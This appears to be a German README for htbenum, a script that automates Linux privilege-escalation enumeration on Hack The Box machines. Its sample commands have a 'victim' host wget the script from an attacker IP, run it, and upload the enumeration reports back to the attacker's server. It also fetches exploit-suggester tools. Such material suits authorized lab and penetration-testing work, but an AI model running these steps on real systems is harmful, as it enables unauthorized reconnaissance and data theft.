
 solomonsklash/htbenum
Ein Linux-Enumeration-Skript für Hack The Box

Ein Linux-Enumeration-Skript für Hack The Box


Dieses Skript ist für Situationen gedacht, in denen Sie auf einem Linux-Host keinen Internetzugang haben und Enumeration- und Exploit-Vorschlags-Skripte ausführen möchten, wie es bei Hack The Box der Fall ist. Ich verwende immer wieder eine ähnliche Reihe von Skripten, sobald ich einen ersten Fuß auf einem Linux-System habe. Dieses Skript automatisiert den Prozess, die neueste Version jedes Enumeration-Skripts herunterzuladen, es ausführbar zu machen und auszuführen, sowie die Ausgabe zur späteren Überprüfung in einer Datei zu speichern. Es enthält auch einen integrierten Webserver, um die Tools zu hosten und Berichte zurück auf den Host-Rechner hochzuladen.
Pull-Requests/Vorschläge willkommen!

./htbenum.sh [-u] -i IP -p port [-o directory] [-w] [-r]

Example:
         Host machine: root@kali:~/htbenum# ./htbenum.sh -u
         Host machine: root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
         Victim machine: www-data@victim:/tmp$ wget http://10.10.14.1:80/htbenum.sh
         Victim machine: www-data@victim:/tmp$ chmod +x ./htbenum.sh
         Victim machine: www-data@victim:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r

 Parameters:
         -h - Help and usage anzeigen.
         -i IP - IP-Adresse des lauschenden Webservers für Upload und Download.
         -p port - TCP-Port des lauschenden Webservers für Upload und Download.
         -o directory - Benutzerdefiniertes Download- und Berichtserstellungsverzeichnis (Standard ist /tmp).
         -w - Startet den eingebauten Webserver zum Herunterladen von Dateien und Hochladen von Berichten.
         -u - Aktualisiert alle Tools auf die neuesten Versionen und überschreibt vorhandene Versionen.
         -r - Lädt Berichte zurück auf den Webserver des Host-Rechners hoch (muss PUT-Anfragen unterstützen).
Um htbenum zu verwenden, klonen Sie das Repository und führen Sie das Skript mit dem Parameter update auf Ihrem lokalen Rechner aus. Dadurch werden alle benötigten Skripte aus dem Internet (Github) heruntergeladen und aktualisiert und im selben Verzeichnis wie htbenum.sh abgelegt:
root@kali:~# git clone https://github.com/SolomonSklash/htbenum
root@kali:~# cd htbenum
root@kali:~/htbenum#  ./htbenum.sh -u
_   _ ___________ _____ _   _ _   ____  ___
| | | |_   _| ___ \  ___| \ | | | | |  \/  |
| |_| | | | | |_/ / |__ |  \| | | | | .  . |
|  _  | | | | ___ \  __|| . ` | | | | |\/| |
| | | | | | | |_/ / |___| |\  | |_| | |  | |
\_| |_/ \_/ \____/\____/\_| \_/\___/\_|  |_/

By Solomon Sklash - [email protected]

[i] Updating all tools...
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [31859/31859] -> "lse.sh" [1]
2019-11-25 17:54:55 URL:https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh [46476/46476] -> "linenum.sh" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py [25304/25304] -> "linuxprivchecker.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/initstring/uptux/master/uptux.py [29853/29853] -> "uptux.py" [1]
2019-11-25 17:54:56 URL:https://raw.githubusercontent.com/Anon-Exploiter/SUID3NUM/master/suid3num.py [12614/12614] -> "suid3num.py" [1]
2019-11-25 17:54:57 URL:https://raw.githubusercontent.com/belane/linux-soft-exploit-suggester/master/linux-soft-exploit-suggester.py [13886/13886] -> "les-soft.py" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/offensive-security/exploit-database/master/files_exploits.csv [5669905/5669905] -> "files_exploits.csv" [1]
2019-11-25 17:54:58 URL:https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh [82214/82214] -> "les.sh" [1]
[i] Update complete!
root@kali:~/htbenum#
Starten Sie dann den eingebauten Webserver, um die Tools zu hosten und die fertigen Berichte zu empfangen. Der Server benötigt Python 3. Sie können auch Ihren eigenen Webserver zum Hosten der Tools verwenden, aber dieser muss PUT-Anfragen für das Hochladen der Berichte unterstützen.
root@kali:~/htbenum# ./htbenum.sh -i 10.10.14.1 -p 80 -w
Laden Sie schließlich das Skript htbenum.sh auf Ihren Zielrechner hoch, machen Sie es ausführbar und führen Sie es mit der IP und Port Ihres Host-Rechners aus, optional mit einem Verzeichnis zum Herunterladen von Dateien und zum Schreiben der Berichtsausgabe. Sie können optional auch die Berichte zurück auf den Host-Rechner hochladen. Zum Beispiel:
www-data@htb:/tmp$ wget http://10.10.99.100/htbenum.sh -O /tmp/htbenum.sh
www-data@htb:/tmp$ chmod +x ./htbenum.sh
www-data@htb:/tmp$ ./htbenum.sh -i 10.10.14.1 -p 80 -r
Jedes Tool sendet seine Ausgabe in eine Berichtsdatei im selben Verzeichnis wie das Skript htbenum.sh oder in das mit dem Parameter -d angegebene Verzeichnis.






